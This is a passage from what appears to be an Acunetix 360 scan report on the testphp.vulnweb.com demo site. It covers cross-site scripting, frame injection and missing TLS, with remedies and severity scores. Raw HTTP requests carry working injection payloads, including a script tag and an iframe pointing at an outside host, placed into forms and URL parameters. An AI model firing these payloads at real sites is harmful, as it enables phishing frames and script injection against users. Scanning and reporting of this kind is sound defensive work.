GET /showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x007B47)%3C/scRipt%3E&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 201.3877 Total Bytes Received : 189 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:58:22 GMT
```

Warning: fopen(): Unable to access `'"--></style></scRipt><scRipt>netsparker(0x007B47)</scRipt>` in /hj/var/www/showimage.php on line 19

Warning: fopen(`'"--></style></scRipt><scRipt>netsparker(0x007B47)</scRipt>`): failed to open stream: No such file or directory in /hj/var/www/showimage.php on line 19

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 25

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include [OWASP Reform](#) and [Microsoft Anti-Cross-site Scripting](#) libraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- [OWASP - Cross-site Scripting](#)
- [Cross-site Scripting Web Application Vulnerability](#)
- [XSS Shell](#)
- [XSS Tunnelling](#)

Remedy References

- [Content Security Policy \(CSP\) Explained](#)
- [Negative Impact of Incorrect CSP Implementations](#)
- [\[ASP.NET\] - Microsoft Anti-XSS Library](#)
- [OWASP XSS Prevention Cheat Sheet](#)



CLASSIFICATION

PCI DSS v3.2	6.5.7
OWASP 2013	A3
OWASP 2017	A7
CWE	79
CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String
CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

14. Frame Injection

MEDIUM 

14

CONFIRMED 

13

Acunetix 360 detected Frame Injection, which occurs when a frame on a vulnerable web page displays another web page via a user-controllable input.

Impact

An attacker might use this vulnerability to redirect users to other malicious websites that are used for phishing and similar attacks. Additionally they might place a fake login form in the frame, which can be used to steal credentials from your users.

It should be noted that attackers can also abuse injected frames in order to circumvent certain client side security mechanisms. Developers might overwrite functions to make it harder for attackers to abuse a vulnerability.

If an attacker uses a javascript: URL as src attribute of an iframe, the malicious JavaScript code is executed under the origin of the vulnerable website. However, it has access to a fresh window object without any overwritten functions.

Vulnerabilities

14.1. <http://testphp.vulnweb.com/comment.php>

CONFIRMED

Method		Parameter	Value
POST 		Submit	Submit
POST 		name	<iframe src="http://r87.com/?"></iframe>
POST 		comment	
POST 		phpaction	echo \$_POST[comment];

Request

POST /comment.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 134
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/comment.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Submit=Submit&name=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&comment=&phpaction=echo+%24_POST%5bcomment%5d%3b

Response

Response Time (ms) : 189.1994 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK

Server: nginx/1.4.1

X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Connection: keep-alive

Content-Type: text/html

Transfer-Encoding: chunked

Date: Fri, 10 Jul 1970 19:11:32 GMT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>
<iframe src="http://r87.com/?"></iframe> commented</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
body {
    margin-left: 0px;
    margin-top: 0px;
    margin-right: 0px;
    margin-bottom: 0px;
}
-->
</style>
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<p class='story'><iframe src="http://r87.com/?"></iframe>, thank you for your comment.</p><p class=
'story'><i></p></i></body>
</html>
```

14.2. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method		Parameter	Value
POST		name	<iframe src="http://r87.com/?"></iframe>
POST		submit	add message
POST		text	

Request

POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 96
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

name=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&submit=add+message&text=

Response

Response Time (ms) : 206.107 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

...

v class="story">

 <table width="100%" cellpadding="4" cellspacing="1"><tr><td colspan="2"><h2>Our guestbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5"><iframe src="http://r87.com/?"></iframe></td><td align="right" style="background-color:#F5F5F5">07.10.1970, 7:53 pm</td></tr><tr><td colspan="2"> </td></tr></table>

 </div>

 <div class="st

...

14.3. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method		Parameter	Value
POST		name	anonymous user
POST		submit	add message
POST		text	<iframe src="http://r87.com/?"></iframe>

Request

POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 110
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

name=anonymous+user&submit=add+message&text=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e

Response

Response Time (ms) : 202.4012 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

...

ground-color:#F5F5F5">anonymous user</td><td align="right" style="background-color:#F5F5F5">07.10.1970, 7:54 pm</td></tr><tr><td colspan="2"> <iframe src="http://r87.com/?"></iframe></td></tr></table> </div>

 <div class="story">

 <form action="" method="post" name="faddentry">

 <input type="hidden" name="name" value="anonymous user">

 <textarea name="text" rows="5" wrap

...

14.4. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&pp=12

CONFIRMED

Method		Parameter	Value
GET		aaaa%2f	
GET		pp	12
GET		p	<iframe src="http://r87.com/?"></iframe>

Request

GET /hpp/params.php?aaaa%2f=&p=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 201.4495 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:09:40 GMT

<iframe src="http://r87.com/?"></iframe>12

14.5. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e

CONFIRMED

Method		Parameter	Value
GET		aaaa%2f	
GET		pp	<iframe src="http://r87.com/?"></iframe>
GET		p	valid

Request

GET /hpp/params.php?aaaa%2f=&p=valid&pp=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fi
frame%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 206.4935 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:09:28 GMT

valid<iframe src="http://r87.com/?"></iframe>

14.6. http://testphp.vulnweb.com/listproducts.php?artist=%3ciframe%20src%3d%22http%3a%
2f%2fr87.com%2f%3f%22%3e%3c%2fi

CONFIRMED

Method	Parameter	Value
GET 	artist	<iframe src="http://r87.com/?"></iframe>

Request

```
GET /listproducts.php?artist=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 201.3714 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
BeginEditable name="content_rgn" -->
<div id="content">
    Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '='<iframe src="http://r87.com/?"></iframe>' at line
1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listpr
oducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="
...
```

14.7. <http://testphp.vulnweb.com/listproducts.php?cat=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e>

CONFIRMED

Method	Parameter	Value
GET 	cat	<iframe src="http://r87.com/?"></iframe>

Request

GET /listproducts.php?cat=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 192.9521 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

...
BeginEditable name="content_rgn" -->
<div id="content">
 Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '=<iframe src="http://r87.com/?"></iframe>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="...
...

14.8. http://testphp.vulnweb.com/search.php?test=query

CONFIRMED

Method		Parameter	Value
POST		searchFor	<iframe src="http://r87.com/?"></iframe>
POST		goButton	go
POST		test	query

Request

POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 88
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

searchFor=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&goButton=go

Response

Response Time (ms) : 217.9645 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
="right">
        </td>
    </tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    <h2 id='pageName'>searched for: <iframe src="http://r87.com/?"></iframe></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
    <div id="search">
        <form action="search.php?test=query" method="post">
            <label>search art</label>
            <i
...

```

14.9. <http://testphp.vulnweb.com/secured/newuser.php>

CONFIRMED

Method		Parameter	Value
POST		uname	<iframe src="http://r87.com/?"></iframe>
POST		ucc	4916613944329494
POST		uphone	3
POST		upass2	Inv1@cti
POST		uemail	invicti@example.com
POST		upass	Inv1@cti
POST		uaddress	3
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 205
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

uname=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&ucc=4916613944329494&uphone=3&upass2=Inv1%40cti&uemail=invicti%40example.com&upass=Inv1%40cti&uaddress=3&signup=signup&uuname=Smith
```

Response

Response Time (ms) : 201.8577 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:02:47 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: <iframe src="http://r87.com/?"></iframe></li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p>
</div>
</body>
</html>
```

14.10. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	Smith
POST		ucc	4916613944329494
POST		uphone	<iframe src="http://r87.com/?"></iframe>
POST		upass2	Inv1@cti

Method		Parameter	Value
POST		uemail	invicti@example.com
POST		upass	Inv1@cti
POST		uaddress	3
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 209
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

urname=Smith&ucc=4916613944329494&uphone=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&upass2=Inv1%40cti&uemail=invicti%40example.com&upass=Inv1%40cti&uaddress=3&signup=signup&uuname=Smith
```

Response

Response Time (ms) : 208.478 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:03:19 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: 3</li><li>E-Mail: invicti@example.com</li><li>Phone number: <iframe src="http://r87.com/?"></iframe></li><li>Credit card: 4916613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

14.11. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	Smith
POST		ucc	4916613944329494
POST		uphone	3
POST		upass2	Inv1@cti

Method		Parameter	Value
POST		uemail	<iframe src="http://r87.com/?"></iframe>
POST		upass	Inv1@cti
POST		uaddress	3
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 189
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

urname=Smith&ucc=4916613944329494&uphone=3&upass2=Inv1%40cti&uemail=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&upass=Inv1%40cti&uaddress=3&signup=signup&uuname=Smith
```

Response

Response Time (ms) : 195.305 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:03:51 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
 <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
 <p>You have been introduced to our database with the above informations:</p>Username: SmithPassword: Inv1@ctiName: SmithAddress: 3E-Mail: <iframe src="http://r87.com/?"></iframe>Phone number: 3Credit card: 4916613944329494<p>Now you can login from here.</p></div>
</body>
</html>

14.12. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	Smith
POST		ucc	4916613944329494
POST		uphone	3
POST		upass2	Inv1@cti

Method		Parameter	Value
POST		uemail	invicti@example.com
POST		upass	Inv1@cti
POST		uaddress	<iframe src="http://r87.com/?"></iframe>
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 209
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

urname=Smith&ucc=4916613944329494&uphone=3&upass2=Inv1%40cti&uemail=invicti%40example.com&upass=Inv1%40cti&uaddress=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&signup=signup&uuname=Smith
```

Response

Response Time (ms) : 202.221 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:04:23 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: Smith</li><li>Password: Inv1@cti</li><li>Name: Smith</li><li>Address: <iframe src="http://r87.com/?"></iframe></li><li>E-Mail: invicti@example.com</li><li>Phone number: 3</li><li>Credit card: 4916 613944329494</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

14.13. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
POST		username	
POST		ucc	
POST		uphone	
POST		upass2	

Method		Parameter	Value
POST		uemail	
POST		upass	
POST		uaddress	
POST		signup	signup
POST		uname	<iframe src="http://r87.com/?"></iframe>

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 141
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

uname=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&uname=%3ciframe+src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e
```

Response

Response Time (ms) : 199.2042 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:04:51 GMT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username: <iframe src="http://r87.com/?"></iframe></li><li>Password: </li><li>Name: </li><li>Address: </li><li>E-Mail: </li><li>Phone number: </li><li>Credit card: </li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

14.14. <http://testphp.vulnweb.com/showimage.php?file=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&size=160>

Method	Parameter	Value
GET 	size	160
GET 	file	<iframe src="http://r87.com/?"></iframe>

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Certainty



Request

```
GET /showimage.php?file=%3ciframe%20src%3d%22http%3a%2f%2fr87.com%2f%3f%22%3e%3c%2fiframe%3e&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 194.7453 Total Bytes Received : 189 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:59:07 GMT
```

Warning: fopen(): Unable to access `<iframe src="http://r87.com/?"></iframe>` in /hj/var/www/showimage.php on line 19

Warning: fopen(`<iframe src="http://r87.com/?"></iframe>`): failed to open stream: No such file or directory in /hj/var/www/showimage.php on line 19

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 25

Remedy

- Where possible do not use users' input for URLs.
- If you definitely need dynamic URLs, make a list of valid accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs which are located on accepted domains.
- Use CSP to whitelist iframe source URLs explicitly.

External References

- [OWASP - Cross Frame Scripting](#)

- [Frame Injection Attacks](#)
- [Content Security Policy \(CSP\) Explained](#)



CLASSIFICATION

PCI DSS v3.2	6.5.1
OWASP 2013	A1
OWASP 2017	A1
CWE	601
WASC	38
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	4.7 (Medium)
Temporal	4.7 (Medium)
Environmental	4.7 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	4.7 (Medium)
Temporal	4.7 (Medium)
Environmental	4.7 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N

15. SSL/TLS Not Implemented

MEDIUM  1

Acunetix 360 detected that SSL/TLS is not implemented.

Impact

An attacker who is able to intercept your - or your users' - network traffic can read and modify any messages that are exchanged with your server.

That means that an attacker can see passwords in clear text, modify the appearance of your website, redirect the user to other web pages or steal session information.

Therefore no message you send to the server remains confidential.

Vulnerabilities

15.1. <https://testphp.vulnweb.com/>

Certainty



Request			
[NETSPARKER] SSL Connection			
Response			
Response Time (ms) : 1 Total Bytes Received : 27 Body Length : 0 Is Compressed : No			
[NETSPARKER] SSL Connection			

Remedy

We suggest that you implement SSL/TLS properly, for example by using [the Certbot tool](#) provided by the Let's Encrypt certificate authority. It can automatically configure most modern web servers, e.g. Apache and Nginx to use SSL/TLS. Both the tool and the certificates are free and are usually installed within minutes.

 **CLASSIFICATION**

PCI DSS v3.2 6.5.4

OWASP 2013	A6
OWASP 2017	A3
CWE	311
CAPEC	217
WASC	4
HIPAA	164.306
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

